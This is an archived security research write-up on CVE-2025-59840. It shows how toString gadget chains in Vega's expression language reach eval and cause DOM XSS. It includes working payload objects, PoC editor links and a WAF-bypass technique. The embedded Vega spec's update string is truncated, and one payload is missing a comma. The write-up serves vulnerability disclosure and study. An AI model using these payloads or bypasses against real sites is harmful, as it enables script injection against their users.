

Vega CVE-2025-59840 - Unusual XSS Technique toString gadget chains

Vega CVE-2025-59840 - Unusual XSS Technique toString gadget chains - Nick Copi, Critical Thinking - Bug Bounty Podcast.


- Published: 2025-12-01
- Original: <<https://lab.ctbb.show/research/CVE-2025-59840-unusual-xss-technique-toString-gadget-chains>>
- Preserved from: <https://lab.ctbb.show/research/CVE-2025-59840-unusual-xss-technique-toString-gadget-chains> (live) on 2026-08-09
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source from the Web Hacking Techniques Index collections, kept so the page going offline. To read the original, follow the link above.

Content

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

~/authors/7urb0 — profile



7urb0 Nick Copi

Dec 01, 2025

Vega is an open source visualization library with support for rich custom configurations, including an expression language that gets safely evaluated. The expression language offers limited functionality, and is intended to not allow for arbitrary function call, but only the call of registered Vega Expression Functions. The two challenges leading up to this writeup were both focused on unusual function call mechanisms. If you haven't looked at them, I recommend looking at them first.

- [Challenge One](#)
- [Challenge Two](#)

Original Report to Vega

Summary

Vega offers the evaluation of expressions in a secure context as part of its functionality. Arbitrary function call is intended to be prohibited. When an event is exposed to an expression, member get of window objects is possible, which seems to be known intended behavior. By creating a crafted object that overrides its toString method with a function that results in calling `this.foo(this.bar)`, DOM XSS can be achieved. In practice, an accessible gadget like this exists in the global VEGA_DEBUG code. It may be exploitable without this requirement via a more universal gadget.

```
((  
  toString: event.view.VEGA_DEBUG.vega.CanvasHandler.prototype.on,  
  eventName: event.view.console.log,  
  _handlers: {  
    undefined: 'alert(origin + `XSS on version `+ VEGA_DEBUG.VEGA_VERSION)'  
  },  
  _handlerIndex: event.view.eval  
}))+1
```

Details

```
{
  "$schema": "https://vega.github.io/schema/vega/v5.json",
  "width": 350,
  "height": 350,
  "autosize": "none",
  "description": "Toggle Button",
  "signals": [
    {
      "name": "toggle",
      "value": true,
      "on": [
        {
          "events": {"type": "click", "markname": "circle"},
          "update": "toggle ? false : true"
        }
      ]
    },
    {
      "name": "addFilter",
      "on": [
        {
          "events": {"type": "mousemove", "source": "window"},
          "update": "({toString:event.view.VEGA_DEBUG.vega.CanvasHandler.prototype.on, eventName:event.view.console"
        }
      ]
    }
  ]
}
```

This payload creates a scenario where whenever the mouse is moved, the toString function of the provided object is implicitly called when trying to resolve adding it with 1. The toString function has been overridden to a “gadget function” (VEGA_DEBUG.vega.CanvasHandler.prototype.on) that does the following:

```

on(a, o) {
  const u = this.eventName(a)
  , d = this._handlers;
  if (this._handlerIndex(d[u], a, o) < 0) {
    ....
  }
  ....
}

```

- Set `u` to the result of calling `this.eventName` with undefined
- For our object, we have the `eventName` value set to `console.log`, which just logs undefined and returns undefined
- Sets `d` to `this._handlers`
- For our object, we have this defined to be used later
- Calls `this._handlerIndex` with the result of `u` indexed into the `d` object as the first argument, and undefined as the second two.
- For our object, `_handlerIndex` is set to `window.eval`, and when indexing undefined into the `_handlers`, a string to be evald containing the XSS payload is returned.

This results in XSS by using a globally scoped gadget to get full blown eval. In cases where VEGA_DEBUG is not enabled, there may be other gadgets on the global scope that allow for similar behavior. In cases where the AST evaluator is used and there are blocks against getting references to `eval`, there may be other gadgets on global scope (i.e. jQuery) that would allow for eval the same way (i.e. `$.globalEval`).

PoC

Navigate here, move the mouse, and observe that the arbitrary JavaScript from the configuration reaches the eval sink and DOM XSS is achieved.

<https://v5-33-0.vega-628.pages.dev/editor/#/url/vega/N4lgjAzgxgFgpgWwIYgFwhgF0wBwqgegIDc4BzJAOjIEtMYBXAI0poHsDp5kTykSArjQBWENgDsQAGhAB3GgBN6aAMwCADDPg0yWVRpIIgmNhBoAvOGhDijVmQrjQATjRyZ2k9ABU2ZMgA2cAAEAELGJplyZmTiSAEQaADaoHEIVugm-kHSIMTxDBmYzoUyEsmgcKTimImooJgAnjgZIFABNFaa1rnIzl1prVA0zu1WAL4yDDgKSJitWYEhAPzBAGbxECGowcWFIOMaupOpSONWSAoKAGI0AfPOueWoKSBVcDV1Dc2tCGwMWz+pFyYgYo1a8nECjYsgOUxmc1aAApgCYAMrFGjiMiod41SjEGhwWSUABqAFEAOIAQQA+gARcmhACqIIJfEoAGEKOJ8hAABI8hRBZyUHDONgmJotSgSKTBPGYABYzZguOqmAJRJUAkYiCIACfiktJgQpF+GADChcDWWLgCIQAHJ4nBnJgkWxXLRxMEANTBAAGwQAGmi0cEJMFMS4zFHAwGKTSGUzWWSqXSKQAINESQA8kqAJROyam81u3M2gAe6o+msJxMoVXi4yLfoAjAdjscgA>

Additional PoC

Here's a version that should work even with the AST evaluator mode, abusing function call gadgets to get access to `window.eval` despite the mitigations to prevent this.

<https://v5-33-0.vega-628.pages.dev/editor/#/url/vega/N4IglAzgXgFgpgWwIYgFwhgF0wBwqgeglDc4BzJAOjIEtMYBXAI0poHsDp5kTykSArJBWENgDsQAGhAB3GgBN6aAMwCADDPg0yWVRpIIgmNhBoAvOGhDijVmQrjQATjRyZ2k9ABU2ZMgA2cAAEAELGjplyZmTiSAEQaADaoHEIVugm-kHSIMTxDBmYzoUyEsmgckTimImooJgAnjgZIFABNFaa1rnlzl1prVA0zu1WAL4yDDgKSJitWYEhAPzBAGbxECGowcWFIOMaupOpSONWSAoKAGI0AfPOueWoKSBVcDV1Dc2tCGwMWz+pFyYgYo1a8nECjYsgOUxmc1aAApgCYAMrFGjiMiod41SJEGhwWSUABqAFEAOIAQQA+gARcmhACqIIJfDJRJJOGcbBMTRaIFpziccEwACUPo4Rc4pMKpXAZag9nA5XAAqgAORVeKatUBUJYhRa+KKzBltiuWjiYIAamCAANggANNFo4ISYKkZxmT0O+0UmkmMpmsslUukU8VogCSAHkAHIASj1WLoNHiFjguOqmAJXLDQcZLLZpAoIEIUMVisoPL5fj+QoCbEucqbI0V2Y+ucJxPGidtAEYDsdjka>

```
{
  toString: event.view.VEGA_DEBUG.vega.View.prototype._resetRenderer,
  _renderer:true,
  _el: 'eval'
  _elBind: 'alert(origin + `XSS on version `+ VEGA_DEBUG.VEGA_VERSION)',
  initialize: event.view.VEGA_DEBUG.vega.Renderer.prototype._load,
  _loader: event.view
})+1
```

This uses `_resetRenderer()` as a “call a function with two arguments we control” gadget, and then `_load(a,b)` as a “call `this._loader[a](b)`”, where we make sure `this._loader` is window, calling window`eval`.

Further Exploration

What if there was a built in function that would act as a “win” `this.foo(this.bar)` gadget for us instead of having to rely on whatever custom functions happen to be accessible on the global window? I spent some time looking at v8 builtin implementations, but there are a ton of globally scoped built in browser specific functions that I was missing. I thought about it for a bit, and decided that this is the kind of thing [Jorian](#) (go read everything he’s ever written, it’s all so good) would be interested in. Jorian is such an interesting hacker that when writing this, I got derailed by a three hour web browser rabbit hole just from navigating to his site to get the URL to link here.

Fuzzing for a universal gadget

I had really bad ideas around static analysis of browser code (or even worse, static analysis of dumped JIT code at runtime to back these functions), but that sounded really hard and complicated. Jorian had the great idea of fuzzing for this. We found some interesting behaviors that are cool to know about regarding member gets of `this` when calling certain globally scoped functions, but ultimately did not find a universal “win” gadget. Some iterator and regex related functions could lead to additional function call, some code paths in the torque implementations for some of the v8 builtins looked promising, but ultimately, we did not find a universal gadget that would call `this.foo(this.bar)` to gain function call argument control.

If you are interested in exploring this further, or understanding how this was done, [here](#) is a crappy modified version of Jorian's BFS JS object exploration code with a Proxy wrapped object to intercept all member gets after implicit toString call with each discovered function accessible from the global window object.

WAF Bypass applications

I played with this style of function call a bit on a target with really strict restrictions behind a WAF known for being strict. Getting function call was really tricky. Any use of backticks or parenthesis would get blocked, as well as some of the other common workarounds to get function call. I did find I was able to get argumentless global window function call with something like `~{valueOf:someGlobalFunc}`, which is pretty interesting. There are likely scenarios where this kind of strategy could be fruitful for WAF bypasses.

[xss javascript client-side](#)

Archived from <https://lab.ctbb.show/research/CVE-2025-59840-unusual-xss-technique-toString-gadget-chains>. Rendered offline from the local Markdown copy.